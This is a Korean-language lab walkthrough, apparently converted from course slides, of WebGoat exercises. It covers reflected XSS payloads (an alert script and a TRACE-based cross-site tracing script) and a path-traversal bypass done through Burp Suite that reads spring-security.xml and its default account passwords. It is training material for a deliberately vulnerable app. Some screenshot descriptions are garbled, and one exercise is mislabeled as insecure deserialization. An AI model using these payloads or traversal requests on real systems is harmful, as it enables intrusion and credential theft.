highlighted with a red box), "CreateProfile", "DeleteProfile", and "Logout". On the far right, there is a "Parameters" panel showing session information:

name	JSESSIONID
value	75025B79D4ECCED5612754E7F
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below the session parameters, there is a "Parameters" section with the following values:

scr	611366032
menu	900
stage	1
num	

# <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 알람창을 통해 취약한 부분을 발견

The screenshot shows a browser window titled "WebGoat - Iceweasel" with the URL `192.168.93.143:8080/WebGoat/start.mvc#attack/611366032/900/1`. The left sidebar lists various security challenges under the "WEBGOAT" category, including "Stage 1: Stored XSS". The main content area displays a "Welcome to Stage 1: XSS Validation" page. A modal dialog box is open, showing the text "XSS" and "Welcome to Stage 1: XSS Validation". The right side of the screen shows a "Parameters" panel with session information:

name	JSESSIONID
value	75025B79D4ECCED5612754E7F1
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below this, another panel shows parameters:

scr	611366032
menu	900
stage	1
num	

## <실습> WebGoat

### • 실습번호 # 1.3.2.7.2 XSS(OWASP Top 10 중 A7:2017)

#### - 실습 목표

» XSS(Reflected XSS Attacks)에 대해 취약점을 알 수 있습니다.

#### - 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

#### - 실습 문제 구성

» 서버 측에서 모든 입력의 유효성을 검사하는 것은 항상 좋은 습관입니다. XSS는 유효성이 검증되지 않은 사용자 입력이 HTTP 응답에서 사용될 때 발생할 수 있습니다. 반사 된 XSS 공격에서 공격자는 공격 스크립트로 URL을 만들고 다른 웹 사이트에 게시하거나 전자 메일로 보내거나 다른 사람을 클릭하여 공격받을 수 있습니다.

## • 실습 풀이

### - 공격 서버에서 문제 선택

» Cross-Site-Scripting(XSS)

» Reflected XSS Attacks 선택

The screenshot shows a Mozilla Firefox browser window with the URL `192.168.93.144:8080/WebGoat/start.mvc#attack/1406352188/900`. The left sidebar lists various security flaws, with 'Cross-Site Scripting (XSS)' and 'Reflected XSS Attacks' highlighted with red boxes. The main content area shows a 'Shopping Cart' with four items and a credit card input field. The 'Cookies / Parameters' panel on the right shows a cookie named 'unique2u' with the value `QKnTZcxLmGyRIN+xA59fBMoaWKc`.

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centri	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

The total charged to your credit card: \$0.00

Enter your credit card number:

Enter your three digit

**Cookies / Parameters**

Cookie/s
<b>name</b> unique2u
<b>value</b> QKnTZcxLmGyRIN+xA59fBMoaWKc
<b>comment</b>
<b>domain</b>
<b>maxAge</b> 0
<b>path</b>
<b>secure</b> false
<b>version</b> 0
<b>httpOnly</b> false

**Parameters**

scr	1406352188
menu	900
stage	
num	

## • 실습 풀이

### - 공격 서버에서 알람창을 이용한 방법

» <script>alert('bang!');</script>

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/1406352188/900. The main content area is titled "Shopping Cart" and shows a table of items in the cart:

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Below the table, it says "The total charged to your credit card: \$0.00" and has a "UpdateCart" button.

On the right side, there is a sidebar with "Parameters" and a "Values" table:

value	37ADF4BB7AF75D440ECC026058A45F9E
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

The "Parameters" section contains:

- scr: 1406352188
- menu: 900
- stage: num

In the bottom right corner of the input field for the three-digit access code, there is a red box highlighting the injected script: <SCRIPT>alert('bang!');</SCRIPT>. The input field also contains the value "4128 3214 0002 1999".

# <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 간단한 스크립트 입력  
» <SCRIPT>alert('bang!');</SCRIPT>

The screenshot shows a Mozilla Firefox browser window titled "WebGoat - Mozilla Firefox". The address bar displays the URL: 192.168.93.144:8080/WebGoat/start.mvc#attack/1406352188/900. The main content area is a "Shopping Cart" page. A red box highlights a JavaScript alert dialog box that has appeared over the cart table, displaying the message "bang!". The dialog box has an "OK" button. The cart table lists four items with their prices: Studio RTA - Laptop/Read (\$69.99), Tilting Surface - Cherry (\$27.99), Dynex - Traditional Noteb (\$1599.99), and Hewlett-Packard - Pavilion Intel Centrino (\$299.99). Below the cart, it says "The total charged to your credit card: \$1997.96" and "UpdateCart". On the right side of the page, there is a sidebar with "Parameters" and "Value" fields, and a "Comments" section. The "Parameters" section includes fields for "scr" (value: 1406352188), "menu" (value: 900), "stage" (value: num), and "num" (value: false). The "Comments" section contains entries for "value" (37ADF4B87AF75D440ECC026058A45F9E), "comment" (-1), "domain" (false), "maxAge" (-1), "path" (0), "secure" (true), "version" (false), and "httpOnly" (true).

# <실습> WebGoat

## • 실습 풀이(번외편)

### - 공격 서버에서 신용 카드 양식 필드에 실행 할 수 있는 스크립트

```
> <script type="text/javascript"> if(navigator.appName.indexOf("Microsoft")!=-1){var xmlhttp = new ActiveXObject("Microsoft.XMLHTTP");xmlHttp.open("TRACE", "./", false);xmlHttp.send();str1=xmlHttp.responseText; while (str1.indexOf("\n") > -1) str1 = str1.replace("\n","<br>"); alert(str1);}</script>");
```

The screenshot shows a Mozilla Firefox browser window with the URL `192.168.93.144:8080/WebGoat/start.mvc#attack/1406352188/900`. The page title is "WebGoat - Mozilla Firefox". On the left, there's a sidebar menu with various security challenges listed under "Cross-Site Scripting (XSS)". The main content area is titled "Shopping Cart" and displays a table of shopping cart items:

Shopping Cart Items -- To Buy Now	Price	Quantity	Total
Studio RTA - Laptop/Reading Cart with Tilting Surface - Cherry	69.99	1	\$0.00
Dynex - Traditional Notebook Case	27.99	1	\$0.00
Hewlett-Packard - Pavilion Notebook with Intel Centrino	1599.99	1	\$0.00
3 - Year Performance Service Plan \$1000 and Over	299.99	1	\$0.00

Below the table, it says "The total charged to your credit card: \$0.00" and has an "UpdateCart" button. There are two input fields: "Enter your credit card number:" containing "4128 3214 0002 1999" and "Enter your three digit access code:" containing "\nent.write(str1); }</script>";". At the bottom right is a "Purchase" button.

On the right side of the browser window, there's a developer tools panel showing the following parameters:

value	37ADF4B87AF75D440ECC026058A45F9E
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Below that, under "Parameters", are:

scr	1406352188
menu	900
stage	
num	

> 간단한 설명을 하자면 만약 익스플로러일 경우 xmlhttp라고 불리는 ActiveX Object 객체를 생성한 뒤 TRACE 메소드를 이용하여 현재 위치로 데이터를 보내며 비동기식으로 동작하도록 합니다. 여기서는 `false`이므로 `xmlHttp.open`의 응답이 올 때까지 기다렸다가 오면 `xmlHttp.send()`가 실행됩니다. 해당 `response`의 문자열을 `alert()`를 이용하여 출력시키는 스크립트

- 실습번호 # 1.3.2.8 안전하지 않은 역직렬화(OWASP Top 10 중 A8:2017)

- 실습 목표

» 경로 기반 접근 제어 스키마 우회(Bypass a Path Based Access Control Scheme)에 대해 취약점을 알 수 있습니다.

- 실습 환경

목적	ID/PW	IP
Kali	root/toor	10.10.1.99
WebGoat	guest/guest	10.10.1.143:8080

\* 아래의 사진의 IP가 다를 수 있습니다.

- 실습 문제 구성

» 피해자 PC 서버에서 lessonPlans/en 디렉토리에 있는 모든 파일에 접근 할 수 있습니다. 보려는 파일을 선택한 후 파일에 대한 접근 권한이 부여되었는지 보고 흥미로운 파일은 WEB-INF/spring-security.xml과 같은 파일 일 수 있습니다. 이때 접근 제어를 해제하고 나열된 디렉토리에 없는 자원을 접근하시오.

# 8 <실습> WebGoat

- 실습 풀이
  - 공격 서버에서 문제 선택
    - » Access Control Flaws
      - » Bypass a Path Based Access Control Scheme 선택

WebGoat - Iceweasel

192.168.93.143:8080/WebGoat/start.mvc#attack/231255157/200

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

WEBGOAT

Introduction >  
General >  
Access Control Flaws >  
Using an Access Control Matrix >  
Bypass a Path Based Access Control Scheme >  
LAB: Role Based Access Control  
Stage 1: Bypass Business Layer Access Control  
Stage 2: Add Business Layer Access Control  
Stage 3: Bypass Data Layer Access Control  
Stage 4: Add Data Layer Access Control  
AJAX Security >  
Authentication Flaws >  
Buffer Overflows >  
Code Quality >  
Concurrency >  
Cross-Site Scripting (XSS) >  
Improper Error Handling >

Bypass a Path Based Access Control Scheme

Show Source Show Solution Show Plan Show Hints Restart Lesson

The 'guest' user has access to all the files in the lessonPlans/en directory. Try to break the access control mechanism and access a resource that is not in the listed directory. After selecting a file to view, WebGoat will report if access to the file was granted. An interesting file to try and obtain might be a file like WEB-INF/spring-security.xml. Remember that file paths will be different depending on how WebGoat is started.

Current Directory is: ./extract/webapps/WebGoat/plugin\_extracted /plugin/WeakAuthenticationCookie/lessonPlans/en

Choose the file to view:

- WeakAuthenticationCookie.html
- HiddenFieldTampering.html
- StoredXss.html
- HowToWork.html
- RemoteAdminFlaw.html
- ForgotPassword.html
- WsSAXInjection.html
- ReflectedxSS.html
- XMLInjection.html
- LogSpoofing.html
- BasicAuthentication.html
- TrueXSS.html

View File

Cookies / Parameters

Cookie/s	
name	JSESSIONID
value	86DA132E5A63F317541169DA9003CF21
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false


Parameters

scr	231255157
menu	200
stage	
num	

## • 실습 풀이

### - 공격 서버에서 터미널 창을 띄워 gedit 실행 후 현재 디렉토리 경로 복사


» `./extract/webapps/WebGoat/plugin_extracted/plugin/WeakAuthenticationCookie/lessonPlans/en` 을 복사하여 gedit에 붙여 넣어 놓는다.



## • 실습 풀이

- 공격 서버에서 실습 문제 구성에 있는 WEB-INF/spring-security.xml(힌트) 파일 경로 복사

» WEB-INF/spring-security.xml을 복사하여 gedit에 붙여 넣어준다.



## • 실습 풀이

### - 공격 서버에서 피해자 PC 서버의 상대 경로를 이용

- » `./extract/webapps/WebGoat/plugin_extracted/plugin/WeakAuthenticationCookie/lessonPlans/en`에 대한 경로를 `/../../../../WEB-INF/spring-security.xml`로 수정
  - » `./extract/webapps/WebGoat/plugin_extracted/plugin` 를 `/../../../../..`로 수정
  - » `/WeakAuthenticationCookie/lessonPlans/en` 를 WEB-INF/spring-security.xml 수정

```
*Unsaved Document 1
./extract/webapps/WebGoat/plugin_extracted/plugin/WeakAuthenticationCookie/lessonPlans/en
WEB-INF/spring-security.xml
```



```
*Unsaved Document 1
../../../../WEB-INF/spring-security.xml
WEB-INF/spring-security.xml
```


- » Tip.) 상대경로를 풀어서 보면 ‘현재 위치한 곳을 기준’으로 해서 ‘가고자 하는 곳의 위치’이다. 피해자 PC 서버를 기준 하에 html/xml 파일이 위치한 폴더를 기준으로 상대적인 경로라는 것.
  - » 1. ‘/’ -> 가장 최상의 디렉토리로 이동(/root)
  - » 2. ‘./’ -> 파일 현재 디렉토리 의미
  - » 3. ‘..’ -> 상위 디렉토리로 이동

## 8 <실습> WebGoat

### • 실습 풀이

- 공격 서버에서 프록시 설정 후 Burp Suite를 실행하여 대기

» Intercept is on으로 대기




# 8 <실습> WebGoat

## • 실습 풀이

### - 공격 서버에서 Choose the file to view 리스트 중 하나 선택


- » /WebGoat/attack?Screen=[Screen의 값]&menu=[menu의 값] 복사하여 gedit에 붙여 넣기
- » File=WeakAuthenticationCookie.html&SUBMIT=View+File 복사하여 gedit에 붙여 넣기
- » 현재 Burp Suite는 Intercept is on으로 대기



## • 실습 풀이

### - 공격 서버에서 Burp Suite Intercept is off 1

» 복사 및 붙여 넣기를 하고 Intercept is on -> off



## • 실습 풀이

### - 공격 서버에서 Burp Suite Intercept is off 2

» Intercept is off 시 파일이 이미 허용된 디렉토리에 있다면서 실패 화면 확인

The 'guest' user has access to all the files in the lessonPlans/en directory. Try to break the access control mechanism and access a resource that is not in the listed directory. After selecting a file to view, WebGoat will report if access to the file was granted. An interesting file to try and obtain might be a file like WEB-INF/spring-security.xml. Remember that file paths will be different depending on how WebGoat is started.

\* File is already in allowed directory - try again! ==> ./extract/webapps /WebGoat/plugin\_extracted/plugin/WeakAuthenticationCookie/lessonPlans /en/WeakAuthenticationCookie.cookie.html

Current Directory is: ./extract/webapps/WebGoat/plugin\_extracted/plugin /WeakAuthenticationCookie/lessonPlans/en

Choose the file to view:

- WeakAuthenticationCookie.html
- HiddenFieldTampering.html
- StoredXss.html
- HowToWork.html
- RemoteAdminFlaw.html
- ForgotPassword.html
- WsAXInjection.html
- ReflectedXSS.html
- XMLInjection.html
- LogSpoofing.html
- BasicAuthentication.html
- TraceXSS.html
- DOMInjection.html
- XPATHInjection.html
- ForcedBrowsing.html

View File



Cookies / Parameters	
name	JSESSIONID
value	620C6A77C184B55A1D1CD89B455B3F44
comment	
domain	
maxAge	-1
path	
secure	false
version	0
httpOnly	false

Parameters	
scr	231255157
menu	200
stage	
num	

## • 실습 풀이


### - 공격 서버에서 새로운 브라우저 나 새 탭을 열어 경로 입력

- » Url에 피해자 PC 서버와 웹 경로를 입력하여 File에 대한 정보를 수정
- » /WebGoat/attack?Screen=[Screen의 값]&menu=[menu의 값]&File=WeakAuthenticationCookie.html&SUBMIT=View+File 수정 전
- » /WebGoat/attack?Screen=[Screen의 값]&menu=[menu의 값]&File=../../../../WEB-INF/spring-security.xml&SUBMIT=View+File 수정 후



## • 실습 풀이

### - 공격 서버에서 확인 결과 취약한 피해자 PC 서버 페이지 화면 출력 1



## • 실습 풀이

### - 공격 서버에서 확인 결과 취약한 피해자 PC 서버 페이지 화면 출력 2

» Spring-security.xml에 대한 접두사 및 내부에 있는 Url에 대한 정보 출력

Viewing file: ./extract/webapps/WebGoat/WEB-INF/spring-security.xml

```
xmlns:beans="http://www.springframework.org/schema/beans" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xsi:schemaLocation="http://www.springframework.org/schema/beans
http://www.springframework.org/schema/beans/spring-beans-3.2.xsd
http://www.springframework.org/schema/security
http://www.springframework.org/schema/security/spring-security-3.2.xsd">
```

» 피해자 PC 서버에 대한 계정들과 패스워드에 대한 정보 출력

```
<user-service>

<user name="guest" password="guest" authorities="ROLE_WEBGOAT_USER" />
<user name="webgoat" password="webgoat" authorities="ROLE_WEBGOAT_ADMIN" />
<user name="server" password="server" authorities="ROLE_SERVER_ADMIN" />
```

## 9 <실습> WebGoat

- 실습번호 # 1.3.2.9 알려진 취약점이 있는 구성요소 사용(OWASP Top 10 중 A9:2017)

- 실습 목표

